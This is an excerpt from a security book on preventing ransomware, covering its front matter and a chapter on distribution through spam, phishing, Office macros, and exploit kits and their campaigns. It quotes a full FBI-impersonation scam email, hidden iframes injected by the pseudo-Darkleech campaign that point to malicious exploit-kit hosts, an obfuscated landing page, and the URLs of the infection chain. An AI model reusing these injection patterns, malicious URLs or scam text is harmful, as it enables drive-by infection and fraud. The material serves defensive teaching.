Preventing Ransomware

Understand, prevent, and remediate ransomware attacks

By Abhijit Mohanta, Mounir Hahad
and Kumaraguru Velmurugan

Packt
www.packt.com

Preventing Ransomware

Understand, prevent, and remediate ransomware attacks

Abhijit Mohanta
Mounir Hahad
Kumaraguru Velmurugan

Packt›

BIRMINGHAM - MUMBAI

Preventing Ransomware

Copyright © 2018 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Gebin George
Acquisition Editor: Shrilekha Inani
Content Development Editor: Sharon Raj
Technical Editor: Mohit Hassija
Copy Editor: Safis Editing
Project Coordinator: Virginia Dias
Proofreader: Safis Editing
Indexer: Priyanka Dhadke
Graphics: Tom Scaria
Production Coordinator: Nilesh Mohite

First published: March 2018

Production reference: 1220318

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78862-060-4

www.packtpub.com

Contributors

About the authors

Abhijit Mohanta has a decade of experience in cybersecurity. He works as a security researcher at Juniper Networks. He has worked with Cyphort (now part of Juniper), McAfee, and Symantec as a security researcher. His expertise includes reverse-engineering, automation, malware analysis, Microsoft Windows programming, and machine learning. He has worked on antivirus, sandboxes, and intrusion prevention systems. He has also authored a number of blogs about malware and has a couple of patents pending related to malware detection.

I am deeply indebted to my friends who have helped in gathering content for the book. Special thanks to Brad Duncan, owner of malware-traffic-analysis.net for providing malicious pcaps. I would also like to thank Anoop Saldanha, Arunpreet Singh and Dhruval Gandhi for providing valuable inputs for the book. A special mention to Sharon Raj and Mohit Hassija for all their efforts and hard work!

Mounir Hahad head of threat research at Juniper Networks, is a cybersecurity expert focused on malware research, detection techniques, and threat intelligence. Prior to joining Juniper, he was the head of threat research at Cyphort, a company focused on advanced threat detection and security analytics. He has also held various leadership positions at Cisco and IronPort working on VPN, UTM, email, and web security. He holds a PhD in computer science from the University of Rennes in France.

Kumaraguru Velmurugan has over 10 years of experience in malware analysis and remedial measures. He has been associated with different antivirus and sandbox products in his career. He is a passionate reverse engineer and is interested in assembly programming and automation in the cybersecurity domain. He has authored and assisted technically in blogging about interesting key features employed by malware and owns a patent on malware remedial measures.

About the reviewer

Himanshu Sharma has achieved fame for finding security loopholes and vulnerabilities in Apple, Google, Microsoft, Facebook, Adobe, Uber, AT&T, Avira, and many more. He has gained worldwide recognition through his hacking skills. He was a speaker at Botconf '13, held in Nantes, France and at IEEE Conference in California and Malaysia, as well as for TedX. Currently, he is the cofounder of BugsBounty—a crowd-sourced security platform for ethical hackers and companies interested in cyber services. He has also authored *Kali Linux - An Ethical Hacker's Cookbook*, by Packt Publishing.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

3
Ransomware Distribution

It's important to understand how ransomware is distributed in order to either block or prevent it. If we successfully block the source and distribution mechanism of the ransomware, half of the prevention is done. Ransomware is distributed in the same manner as other malware. We often term the source or distribution techniques as *attack vectors*. Malware can use the following distribution techniques:


- Spam and phishing
- Infected websites
- Lateral movement

The preceding methods are not only limited to ransomware but also extend to other kinds of malware. In this chapter, we will discuss the details of these techniques.

1. Attacks through emails

Emails can be used as vehicles for attacks. Attachments and URLs are commonly used in the delivery of malware. Emails associated with malicious intent are termed as spam, phishing, and so on.

Spams are unsolicited emails that are sent frequently to a large mass of email addresses. Spams may be intentional or unintentional. Most spams are for advertising purposes. Sometimes the product advertised in the spam is fake.


Move to Inbox More 1 of 2

Why is this message in Spam? It's similar to messages that were detected by our spam filters. Learn more

FBI- Criminal Justice Information Services Division
Federal Government Office
Address: 1000 Custer Hollow Rd, Clarksburg, WV 26306, USA
Text Phone:+1 202 792 3206

HAVE YOU BEEN ABLE TO RECEIVE YOUR FUNDS?

This is my 3rd time of contacting you by your email however; I feel it's best and more convenient for me to explain why I am contacting you. I'm Mr. Mr Christopher Wray the New Appointed Director of FBI United States. I work hand in hand with the United States Fraud Unit of the Criminal Investigation Division (CID). I'm specialize in Background Investigations on funds which include [COMPENSATION/ INHERITANCE FUNDS OR NEXT OF KIN,Consignment Box, Lotto® JACKPOT, LOANS] and I notice that you have being receiving numerous emails from people who claims to have funds coming to you but I advise that if you're still in communication with any of them on issue of funds however, you're hereby advise to stop every communication right now because those people has being investigated and confirmed to be a Fraud.

I wish to announce our successful investigation which was carried out few days ago; I guess it will interest you to know why this investigation was conducted. For your information, it was truly confirmed that you have 100% Legitimate unpaid transaction and you have every right to claim this funds as you're been confirmed to be the right Beneficiary of the said amount $15.7 Million usd COMPENSATION/INHERITANCE FUNDS OR NEXT OF KIN however, Due to the delay of getting this funds to you, your funds has now been increased to $15.7 Million usd approved for payment by Office of the Presidency here in United States.

I'm informing you this today because I came to notice that you're not communicating with a legitimate person who is in charge of getting these funds to you. This announcement has to be made open to you however because you may have being swindled by those unscrupulous people whom you have sent money in the course of getting one fund or the other which is not real and for this reason, I have decided to help you get your funds directly from the us Federal Bureau of Investigation (FBI) here in WV United States because your Legitimate funds remains unpaid.

I want to know if you're interested in receiving your unpaid legitimate funds value $15.7 Million usd however, I will only be of help if you agreed to follow my instructions. If you're really interested in receiving your unpaid $15.7 Million USD, I advise that you get back to me immediately. All I need is your cooperation and understanding.

Please urgently contact me back on my email by clicking your Reply.

Thanks
Your Faithful

The question is how the hackers get our email IDs. We use our email ID in a lot of places. We register our email ID in forums and online shopping sites. If the database of these sites is hacked, our email IDs are exposed. Spams can be categorized into several types based on the content of the mail:

- Phishing
- Spear phishing
- Watering hole attack
- Whaling
- Clone phishing

Phishing is a kind of spam. Phishing also involves sending malicious links or attachments to the victim by using social engineering. Password stealing is one of the goals of phishing. The phishing mails that involve password stealing urge the victim to enter his credentials in the forged site. The message body of the phishing is a category of spam that can trick the victim in to entering his credentials. The message warns the victim that if he does not log in to the site then his account will be blocked. There can be other kinds of messages that can be tempting too, such as winning prizes and so on. Security professionals have further classified phishing based on the email content and the victim.

Spear phishing is a phishing attack where an individual, an organization, or a group is targeted. The attacker's goal could range from stealing sensitive data to financial fraud.


A **watering hole attack** is another type of phishing attack. This kind of attack is a well-planned targeted attack. The attack collects information about the victim. This information can be the browsing habits of the victim. The hacker finds out bugs in the website by performing penetration testing. Then he exploits the bug in the website and compromises it. The next time the victim visits the sites there is a chance of getting hacked.

Whaling, also known as a **CEO fraud** attack, is a phishing attack meant to trap senior executives of an organization. The executives include CEOs and vice presidents, who possess sensitive financial and other business-related information. The purpose of the attack could be financial or to gain competitive information.

Clone phishing is another form of phishing. It is also known as **deceptive phishing**. In this kind of phishing, the attacker copies a legitimate mail that was sent to the victim earlier. Emails containing links or attachments are typical of this kind of phishing. The content of the mail remains the same, except the attachment or link is replaced with a malicious one. The mail is sent to the victim from a **spoofed email ID**. A spoofed email ID looks very similar to a real email ID. For example, `dave@abcd.com` can be spoofed to `deva@abcd.com`. The victim is likely to overlook the email ID and think that this came from the known sender, and he may end up clicking the malicious link.

There are many other forms of phishing and people have used different terminologies for it. We cannot cover all of the types here. However, any kind of phishing attack has the potential to carry malware and henceforth ransomware.

The following is a phishing email that claims to have information about the victim's voicemail:




Spam with attachment

The mail in the preceding screenshot has an attachment. The VBScript (visual basic script) attachment in this email is known to download **Locky ransomware**. **Wannacry** is also known to be delivered in the phishing email.

2. Microsoft Word macros

Microsoft Office is a widely used software throughout the world. Macros are an extremely old feature in Microsoft Office. A macro is a small program that can be embedded in an o**ffice document**. It can be considered as a set of **recorded** commands that can be replayed again with a keyboard shortcut or click. This saves a lot of time and effort for people who work on Excel sheets, Word documents, and so on. The misuse of macros has also been going on for a long time. Earlier versions of Microsoft Office had macros enabled by default so opening a malicious macro document would immediately execute the malicious macro in it. **Visual Basic for Applications** (**VBA**) is a programming language that can be used to create macros for **Microsoft Excel**. Macros can also be used to download malware. A Word document with malicious macros can be sent across a spam email to the victim. **Locky ransomware** can be downloaded using macros.

If you want to learn how to analyze malicious Word documents, **OfficeMalScanner** is a useful tool. You can find the tool at `http://www.reconstructer.org/code.html`.:



The preceding is a screenshot of the tool. `OfficeMalScanner.exe malicious.doc info` is the command used to extract macros from `malicious.doc`, our malware document. The extracted macro can further be analyzed to find out if it does any malicious activity.

3. Web attacks

Malware is also delivered through web attacks. Attacks can leverage vulnerabilities in websites and browsers to execute the attack.

A **web application** is hosted on a **web server** and, as a result, we get a website. A **web application** is composed of web pages, **databases**, and several subcomponents. Web pages are created using PHP, HTML, Java, JavaScript, and so on. A database for a website can be created using MySQL, Postgres SQL, and MongoDB. Joomla, WordPress, and Drupal are some popular readily available web applications. People can use these as templates and modify them to create their websites as per their requirements. Apache Tomcat, JBoss, and Microsoft IIS are some of the famous web servers. A vulnerability in a web application, web page, database, or web server can expose the website to attack. We term these kinds of vulnerabilities as **server-side vulnerabilities**. Attackers can use these vulnerabilities to compromise the website. They can get the credentials of the users who have logged into the website. Also, an attacker can **embed code** in the web pages of the site. He can embed URLs in the website that can redirect the victim to malicious sites which can contain ransomware or other malware. **SQL injection** attacks and **cross-site scripting** attacks are the most popular attacks carried out on websites. SQL injection attacks are aimed at manipulating the database whereas cross-site scripting attacks can embed malicious code in a website. There are a lot more attacks. You can find a list of some of the top web vulnerabilities at the **Open Web Application Security Project** (**OWASP**) site.

OWASP is an organization that lists the top vulnerabilities: `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`.

A desktop user uses a **web browser** to browse a site. Firefox, Internet Explorer, and Chrome are commonly used web browsers. The web server hosts websites while a browser acts as a client that consumes the web pages. Browsers have the ability to parse the code in web pages hosted on a website and display it to the user. One can install plugins in browsers to extend their capabilities. The **Adobe Flash plugin** extends the capability to view videos in the web browser. A vulnerability can be present in the browser or its **plugin**. An attacker uses an **exploit** (explained in section *4.11 Exploit* in `Chapter 1`, *Malware from Fun to Profit*), intended for the particular vulnerability, to compromise the browser and execute malicious code, thus taking control of the system.

These kinds of vulnerabilities are often termed as **client-side vulnerabilities**. If an attacker uses the vulnerability in a **browser,** only the user with a certain browser is affected.

If the attack involves an **exploit** (refer to `Chapter 1`, *Malware from Fun to Profit*) related to I**nternet Explorer**, the user using **Firefox** is not affected by that particular exploit.

Again, exploits are specific to a version of software too. An exploit that is intended to compromise **Internet Explorer 6** may not harm an **Internet Explorer 7** browser unless they have the same vulnerability. A successful execution of an exploit is dependent upon the protection mechanisms employed by the operating system. Windows has developed several techniques, such as **DEP** and **ASLR**, to protect browsers and other software installed on it. We will be explaining these mechanisms in the *Defense mechanism* section in `Chapter 8`, *Ransomware Detection and Prevention*. Exploits are designed to bypass these defensive mechanisms too.

3.1 Exploit kits


An exploit kit is a **web application** that serves a lot of exploits. The idea behind this is to try and apply all kinds of permutations and combinations of exploits on the victim. A victim could be using any version of Internet Explorer with a version of Flash player installed in it. The exploit kit can have exploits for various versions of Flash and Internet Explorer for various versions of Windows. A code in an exploit kit usually checks for the operating system, browser versions, and browser plugins installed on the victim's machine and accordingly serves the exploit for that particular version. The code that does this is called the **landing page**. The landing page code works in a hidden way and the victim does not get any notifications regarding it. After the landing page gets the details of the victim, it delivers the suitable exploit that can compromise the victim. Usually, the landing page is highly obfuscated and security analysts find it hard to de-obfuscate:

Landing page of an exploit kit

The landing page is almost human unreadable. You can see that the variable name looks scrambled. Analysts use tools, such as **malzilla**, are use to de-obfuscate these landing pages. We will talk about analyzing and de-obfuscating JavaScript in a later part of the chapter.

Sometimes an exploit kit has another intermediate layer called a **gate**. An **exploit kit gate** does some extra checks before forwarding the control to the landing page. It checks for some basic functionalities, such as the operating system and region. If the exploit kit has only a Windows exploit, it is pointless in trying to use it on Linux or Mac operating systems. After confirming that the operating system of the victim is Windows, the gate redirects to the landing page, which checks for minute details, such as the operating system version, browser versions, and browser plugins. After profiling the victim, the landing page delivers a suitable attack that can compromise the victim. The gate can also check the geographical location of the victim.

The exploit kit is hosted on a web server and the URL is distributed. The most common technique used in the recent past was to inject these URLs in to **legitimate sites**. A victim can be infected by just visiting a legitimate site. We call this technique of spreading malware a **drive-by-download** attack. These legitimate sites could have web application vulnerabilities, such as cross-site scripting and so on, which could allow the attacker to inject the malicious URL into the website. The injected URL does not change any look and feel of the legitimate site and therefore the victim is not aware of the backend malicious activities. Hidden **iframes** containing the exploit kit URL are injected into legitimate sites. For those who have not come across it before, an **iframe** is an HTML tag that can be used to embed content from another HTML page. Here an iframe is used to redirect a clean site to a malicious site:



Exploit kit flow

If the exploitation is complete, the **shellcode** (explained in Chapter 1, *Exploits*) downloads a malware. The malware can be a ransomware or a downloader (a downloader is described in section *4. Types of Malware* in `Chapter 1`, *Malware from Fun to Profit*). A downloader is a malware that can be configured to download any other kind of malware. In the recent past, most exploit kits used to download versions of CryptoLocker. **Bedep** was a downloader which was downloaded by some exploit kits and which in turn was used to download ransomware.

It's been a decade since exploit kits were first discovered. The first **exploit kit** found in 2006 was the **webattacker kit**. **Mpack** was the second exploit kit and traces of Mpack were found at the end of 2006. Some popular exploit kits that followed include:

- Blackhole
- Angler
- Rig
- Neosploit
- Nuclear
- Sweet orange
- Magnitude
- Fiesta

These kits were distributed by spam emails and compromised websites. We will describe a few exploit kits involved in ransomware attacks later in this chapter, as well as in other chapters. Writing an exploit is extremely complex. The exploit kit can have 0-day exploits which were not seen earlier; therefore, a patch was not available to protect against it. So a lot of the time, it was hard to stop them. Many of these exploit kits were sold as tools in the underground market.

Hackers carry out exploit kit campaigns to spread the exploit kit to increase their coverage. **Afraidgate**, **pseudo-Darkleech**, and **EITest** are popular exploit kit campaigns. Campaigns can be identified by the way the compromised sites are infected.

The following is a snapshot of an injected iframe used in the **pseduo-Darkleech** campaign. This iframe was injected into a very popular legitimate site:

```
<span style="position:absolute; top:-1051px; width:318px; height:302px;">
dyhiz
<iframe src="http://wer.TUFIREARMS.COM/?ct=Amaya&biw=Amaya.123nt103.406f3d6r
=Amaya.117rc78.406v0i0m7&oq=m3VpPR4LuFYa1C1jUaBfQxnnI1ZUgsVpa36h0KAnBCchJXU-
p1u9CSUbI&q=wX_QMvXcJwDQA4bGMvrESLtMNknQA0KK2I_2_dqyEoH9f2nihNzUSkr36B2aC&tu
16&br_fl=5049" width="257" height="262"></iframe>
pidh
</span>
wvw
<noscript>
```

Darkleech campaign

The iframe injected lies between the `<span>` tag followed by a `<noscript>` tag. The preceding campaigns were used by the nutrino exploit kit and downloaded **CrypMIC** ransomware. **Darkleech** is a malicious **Apache web server** module that injects malicious iframes into the hosted websites.

Other types of campaigns can be similarly recognized by their patterns.

We sometimes define the whole process of infection as a **drive-by-download** attack. The attacker visits the sites and without the victim's knowledge, his browser is redirected to exploit kit sites and ends up getting infected. We will go through a small case study of the **rig exploit kit**, which was used in the distribution of **Cerber ransomware.** I am using a pcap from `http://www.malware-traffic-analysis.net/2016/12/26/index.html`. The exploit kit uses a **pseudo-Darkleech** campaign:

Host	URL	Comments
www. [illegible] .org	/	Compromised Site
acc.mobilalibey.com	/?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_drXdZqxKGni0ub5...	Landing Page
acc.mobilalibey.com	/?qtuif=3235&oq=vUvLrRSO1LnhETTfVYymY1YUAhG966pjUaDykKYgpX...	Flash Exploit
acc.mobilalibey.com	/?qtuif=1199&ct=sround&q=z37QMvXcJwDQDoTFMvrESLtEMU_OGkKK2...	Cerber Ransomware

Network traffic

The compromised site is infected and the iframe is injected into it:

```
154
<span style="position:absolute; top:-1103px; width:301px; height:309px;">
hnsjnq
<iframe src="http://acc.MOBILALIBEY.COM/?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_
drXdZqxKGni0ub5UUSk6FuCEh3&qtuif=2940&oq=h8vUoLrRSO1LnikTTfVYymY5YUAhG966rjUaDyk
KYiZXW-hKLMA91z6LRVvQ-2w&ct=diamond" width="254" height="251"></iframe>
vgphp
</span>
lw
<noscript>
ba00
<!DOCTYPE HTML>
```

Injected iframe in the compromised website

The injected iframe redirects the victim to the landing page hosted on `http://acc.MOBILALIBEY.COM/`. The landing pages are highly obfuscated:

```
<html><head>\n
\t<meta http-equiv="X-UA-Compatible" content="IE=10">\n
\t<meta charset="UTF-8">\n
\t</head><body><hl>\n
   Can you fix my BMW\n
 [truncated]  </hl><script>HZOorLTBNP="\021\237,\017\237Me\bo\237{Pro\237ion\b\237t\bf\237tTim…
 [truncated]oMFuQlVpcG="va\244a\004l\b\244\020win\244w\001e\244cSc\244pt\b\244/*s\244379\24444…
 [truncated]QEjJVdAwOj="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(NgIxBVmMg…
  <h5>\n
       Boys want education \n
   </h5><hl>\n
    Here Lui was a nice meditation place, i very happinessto open it!!\n
 [truncated]  </hl><script>oYoTHmziow="r;}\242tur\242;}\242gdfg\242&\br\242x\002bx\2420\a|\242…
 [truncated]MHJaVytkoh="fun\247n\017k\b\247r\017a\004\247\a,\247v:/\24724\247d2\247hfj\2476fs\…
 [truncated]JhCvUKItpc="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(OHWhPrjgX…
   <h5>\n
     WE hope, WE wish, WE COULD, WE get!!!\n
   </h5><hl>\n
  Building skys light\n
 [truncated]  </hl><script>uRYzzKBCQW="urn\242;}\242g\ba\242fg\242r+\242x\a\a\242|\bx\242-10\2…
 [truncated]xWIkxOryvo="fu\245io\245k\b\a{\245\017a\245,c\004{\245/*\24571\2453h\24506\245fs*/…
 [truncated]HDCdKBOswR="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(dUbkozzIQ…
  <h5>\n
      Days start alick\n
   </h5></body></html>
```

The landing page

It is a highly obfuscated page. Needless to say, it would take a lot of time trying to read it. The landing page then delivers a **flash exploit** to the victim. After successful exploitation, the flash exploit downloads the **Cerber ransomware**.

Malvertising is another popular method used by hackers to victimize with exploit kits. Malvertising means advertising a great online business. A lot of sites offer to show advertisements related to your company. Many bloggers also integrate with advertising sites. The blogger gets revenue in return. Very popular sites can generate a lot of revenue for themselves by allowing advertisements on their sites. We see a lot of advertising in news sites. It's common for a normal user to see ads in lots of sites and forums. Attackers often compromise these advertisements and inject malicious code into them. When a user clicks on an advertisement generated from an ad from that site, he ends up getting compromised. The Angler exploit kit was spread in 2016 using malvertising.

We will talk about a few exploit kits that contributed to ransomware distribution in the following sections.

3.1.1 BlackHole exploit kit

The Blackhole exploit kit was first seen in 2010. It was largely distributed through spams containing links to a compromised website.

Here are some exploits that were used in the Blackhole exploit kit:

- Activex vulnerabilities-CVE-2006-0003
- Adobe reader vulnerabilities-CVE-2007-5659, CVE-2008-2992, CVE-2009-4324,
- Adobe Flash player vulnerabilities-CVE-2011-2110, CVE-2011-0611
- Java vulnerabilities-CVE-2010-4452, CVE-2011-3544,CVE-2012-0507

There were more exploits integrated in the Blackhole exploit kit.

We have discussed the CVE in section *4.11 Exploits* in `Chapter 1`, *Malware from Fun to Profit*. For further details about the vulnerabilities, refer to `cve.mitre.org`.

Blackhole exploits distributed many kinds of malware. A lot of them distributed rogue or fake antivirus. **Reveton** was one popular ransomware distributed by Blackhole.

Law authorities caught the Blackhole authors, named HodLuM and Paunch, at the end of 2013. They confessed that they earned $50,000 a month by selling the exploit kit to other underground groups.

3.1.2 Nuclear exploit kit

The Nuclear exploit kit was first seen in 2010.

The Nuclear exploit kit had exploits for the following vulnerabilities:

- Adobe Acrobat Reader: CVE-2010-0188
- Adobe Flash Player: CVE-2014-0515, CVE-2014-0569, CVE-2014-8439, CVE-2015-0311, CVE-2015-0336
- Internet Explorer: CVE-2013-2551
- Microsoft Silverlight: CVE-2013-0074
- Java: CVE-2012-0507

Nuclear was known to spread through pseudo-Darkleech and Afraidgate campaigns.

Nuclear was also known to download CryptMIC, Locky, CryptoLocker, Teslacrypt, and CTB-Locker ransomware. Other than ransomware, it also distributed banking trojans. Nuclear was finally shut down in mid-2016.

3.1.3 Neutrino Exploit kit

Neutrino was seen in 2013 and continued until 2016. Neutrino started with Java vulnerabilities:

- Java-CVE: 2013-0431, CVE-2013-2460, CVE-2013-2463, CVE-2013-2465, CVE-2013-2551
- Silverlight: CVE-2013-0074
- Adobe flash player: CVE-2015-0336

